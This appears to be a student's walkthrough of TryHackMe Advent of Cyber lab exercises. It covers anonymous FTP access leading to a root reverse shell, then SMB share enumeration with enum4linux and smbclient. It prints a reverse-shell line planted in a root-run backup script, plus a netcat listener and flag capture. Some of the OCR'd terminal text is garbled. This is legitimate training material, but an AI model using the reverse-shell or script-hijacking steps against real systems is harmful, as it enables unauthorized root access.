
We can replace the original commands with our own malicious commands as well as upload files that supposedly should not be granted to the “anonymous” user although the permission in this case is prone to carelessness. With that, we can generate a shell through our attackbox by replacing the original IP address with the THM IP.



```
root@ip-10-10-189-21:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 backup.sh Modified  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
  
# Create backups to include date DD/MM/YYYY  
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
#tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
  
bash -i >& /dev/10.10.189.21/4444 0>&1
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^A Replace ^U Uncut Text ^T To Linter

Setting up a net cat listener and uploading the malicious script we have access to by using put command for backup.sh, then we will be presented with the image below



```
root@ip-10-10-189-21:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-189-21:~ x root@ip-10-10-189-21:~ x  
root@ip-10-10-189-21:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.156.37 38298 received!  
bash: cannot set terminal process group (1636): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~#
```

Question 3

What movie did santa have on his christmas shopping list?

We need to use the **cat** command to print out the content from the file in this case would be the shoppinglist.txt

```
root@ip-10-10-189-21:~# cat shoppinglist.txt  
The Polar Express Movie  
root@ip-10-10-189-21:~#
```

Question 4

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!, by running it we will get the THM{even_you_can_be_santa} flag.

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```


Thought Process/Methodology:

To explain why the FTP server was exploited, the server had anonymous mode enabled giving us to authenticate ourselves easily. It also explains why it is so easy to gain permission to upload and download files wherein should not be normalized for “anonymous” users. Other than that, we had taken the details from the backup script and created a reverse shell that will ultimately take advantage of the target system’s vulnerabilities. Furthermore, the script has taken the role of the “root” user also known as the admin where all of the information can be manipulated easily by the hacker. If the script were to execute on a different user, then we will only be able to have access to the system as the user.

Day 10: Networking - Don't be sElfish!

Tools Used: Kali Linux, Terminal

1. We will go on terminal for the first question and type in *enum4linux*. We will look for the answers on the list on terminal



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "1211200107@kali:~". The content of the terminal is as follows:

```
File Actions Edit View Help
Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -F

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r
)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,gu
est,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbtstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB: Samba servers often seem to have RIDs in the range 3000-3050.

Dependency info: You will need to have the samba package installed as this
script is basically just a wrapper around rpcclient, net, nmblookup and
smbclient. Polenum from http://labs.portcullis.co.uk/application/polenum/
is required to get Password Policy info.

(1211200107@kali)-[~]
```

2. To check users on a server, we will go on terminal and type `enum4linux -U 10.10.181.26`, answering question 2

```
(1211200107㉿kali)-[~]
└─$ enum4linux -U 10.10.181.26
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linu
x/ ) on Sun Jun 26 08:19:55 2022
      255 ×

Home | Target Information |
Target ..... 10.10.181.26
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne

Enumerating Workgroup/Domain on 10.10.181.26 |
[+] Got domain/workgroup name: TBFC-SMB-01

Session Check on 10.10.181.26 |
[+] Server 10.10.181.26 allows sessions using username '', password ''

Getting domain SID for 10.10.181.26 |
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

Users on 10.10.181.26 |
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidly      Name:    Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager        Name:    Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson     Name:    Desc:

user:[elfmcskidly] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 08:20:13 2022

(1211200107㉿kali)-[~]
└─$
```

3. For the third question, we must use `enum4linux -S 10.10.181.26` to see the sharelist. This gives the answer to the third question, which is a total of 4.

```
1211200107@kali:~  
File Actions Edit View Help  
(1211200107@kali)-[~]  
$ enum4linux -S 10.10.181.26 255 x  
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26 08:30:23 2022  
  
| Target Information |  
Target ..... 10.10.181.26  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none  
  
| Enumerating Workgroup/Domain on 10.10.181.26 |  
[+] Got domain/workgroup name: TBFC-SMB-01  
  
| Session Check on 10.10.181.26 |  
[+] Server 10.10.181.26 allows sessions using username '', password ''  
  
| Getting domain SID for 10.10.181.26 |  
Domain Name: TBFC-SMB-01  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
| Share Enumeration on 10.10.181.26 |  


| Sharename  | Type | Comment                                       |
|------------|------|-----------------------------------------------|
| tbfc-hr    | Disk | tbfc-hr                                       |
| tbfc-it    | Disk | tbfc-it                                       |
| tbfc-santa | Disk | tbfc-santa                                    |
| IPC\$      | IPC  | IPC Service (tbfc-smb server (Samba, Ubuntu)) |



Reconnecting with SMB1 for workgroup listing.



| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |



TBFC-SMB-01 TBFC-SMB



[+] Attempting to map shares on 10.10.181.26  
//10.10.181.26/tbfc-hr Mapping: DENIED, Listing: N/A  
//10.10.181.26/tbfc-it Mapping: DENIED, Listing: N/A  
//10.10.181.26/tbfc-santa Mapping: OK, Listing: OK  
//10.10.181.26/IPC$ [E] Can't understand response:


```

4. For the fourth question, we will be using *smbclient* in the terminal. Type in *smbclient //10.10.181.26/tbfc-santa*.

```
1211200107@kali:~
```

File Actions Edit View Help

Server	Comment
Workgroup	Master
TBFC-SMB-01	TBFC-SMB

```
[+] Attempting to map shares on 10.10.181.26
//10.10.181.26/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.181.26/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.181.26/tbfc-santa Mapping: OK, Listing: OK
//10.10.181.26/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sun Jun 26 08:30:40 2022
```

```
(1211200107@kali)~]$ nmap -sV 10.10.181.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 08:34 EDT
Nmap scan report for 10.10.181.26
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
1211200107@kali:~
```

File Actions Edit View Help

```
(1211200107@kali)~]$ smbclient
Usage: smbclient [-?EggBNKPeC] [-?h|help] [--usage]
[-R|-name-resolver=NAME-RESOLVE-ORDER] [-M|-message=HOST]
[-I|-ip-address=IP] [-E|-stderr] [-L|-list=HOST]
[-m|-max-protocol=LEVEL] [-T|-tar<c>>IXFvgbNan]
[-D|-directory=DIR] [-c|-command=STRING] [-b|-send-buffer=BYTES]
[-t|-timeout=SECONDS] [-p|-port=PORT] [-g|-grepable] [-q|-quiet]
[-B|-browse] [-d|-debug-level=DEBUGLEVEL]
[-s|-config-file=CONFIGFILE] [-l|-log basename=LOGFILEBASE]
[-V|-version] [--option=name=value]
[-O|-socket-options=SOCKETOPTIONS] [-n|-netbiosname=NETBIOSNAME]
[-W|-workgroup=WORKGROUP] [-l|-scope=SCOPE] [-U|-user=USERNAME]
[-N|-no-pass] [-k|-kerberos] [-A|-authentication-file=FILE]
[-S|-signing=on|required] [-P|-machine-pass] [-e|-encrypt]
[-c|-use-ccache] [-p|-pw-nt-hash] service <password>
```

```
(1211200107@kali)~]$ smbclient //10.10.181.26/tbfc-santa
Enter WORKGROUP\1211200107's password:
Try "help" to get a list of possible commands.
smb: > 1 x
```

- To check what directory ElfMcSkiddy left for Santa, we will use the `ls` command. we find that there is a note from McSkidy.

```
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd        chmod
chown       close        del          deltree     dir
du          echo         exit         get         getfacl
geteas      hardlink    help         history     iosize
lcd         link         lock         lowercase   ls
l           mask         md          mget        mkdir
more        mput        newer        notify     open
posix       posix_encrypt  posix_open   posix_mkdir posix_rmdir
posix_unlink posix_whoami  print        prompt     put
pwd         q            queue       quit       readlink
rd           recurse     reget       rename     reput
rm           rmdir       showacls   setea      setmode
scopy      stat         symlink     tar        tarmode
timeout    translate   unlock      volume    vuid
wdel       logon       listconnect showconnect tcon
tdis        tid         utimes     logoff    ..
!
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
```

6. We use command *lcd Music/* (local current directory) and as well as *get note_from_mcskidy*.

The image shows two terminal windows side-by-side. The left terminal window is titled '1211200107@kali: ~/Music' and shows the following session:

```
(1211200107㉿kali)-[~] cd Music/
cd: command not found
(1211200107㉿kali)-[~] cd Music/
[...]
(1211200107㉿kali)-[~/Music] ls
ls: no such file or directory: /Music$
```

The right terminal window is titled '1211200107@kali:' and shows the following session:

```
(1211200107㉿kali)-[~] smbclient //10.10.181.26/tbfc-santa
Enter WORKGROUP\1211200107's password:
Try "help" to get a list of possible commands.
smb: \> help
?           allinfo    altname    archive   backup
blocksize   cancel     case_sensitive cd        chmod
chown      close      del         deldtree  dir
du          echo       exit       get        getfac
geteas     hardlink   help       history   iostsize
lcd         link      lock      lowercase  ls
l           mask      md        mget     mkdir
more        mput      newer     notify   open
posix       posix_encrypt posix_open  posix_mkdir posix_rmdir
posix_unlink posix_whoami print    prompt   put
pwd         q         queue    quit     readlink
rd          recurse   reget    rename   reput
rm          rmdir    showacls setea   setmode
scopy      stat      symlink  tar      tarmode
timeout   translate unlock   volume  vuid
wdel      logon    listconnect showconnect tcon
tdis       tid      utimes   logoff ..
!
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
```

Both terminals show the output of the 'ls' command, which lists files: 'jingle-tunes' and 'note_from_mcskidy.txt'. The 'note_from_mcskidy.txt' file has a size of 143 bytes.

7. Next, we use the *cat* command to find out what is said in the .txt file, leaving us with the answer to the last question.

The terminal window shows the following session:

```
(1211200107㉿kali)-[~/Music] cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

Thought Process/Methodology:

Starting off, we will be using the terminal to type in *enum4linux*. The answers to question 1 are listed on the terminal. Next, we are going to check the users on the servers by typing *enum4linux -U 10.10.181.26* on the terminal and counting the number of users listed. After that, we will be using the *-S* command on the terminal for the sharelist, giving us a total of 4 listed on the sharelist. Later, on the terminal, we will then be using the *smbclient* and typing in *//10.10.181.26/tbfc-santa*. We will use the *ls* command which is used to list files or directories. After using the *ls* command, we find that there is a .txt file from Elf McSkidy. We then use the command *lcd Music/* along with the *get note_from_mcskidy.txt* command. We use the *cat* command to find out what the note is about and giving us the answer to last question. The directory left by Elf McSkidy for Santa is the *jingle-tunes* directory.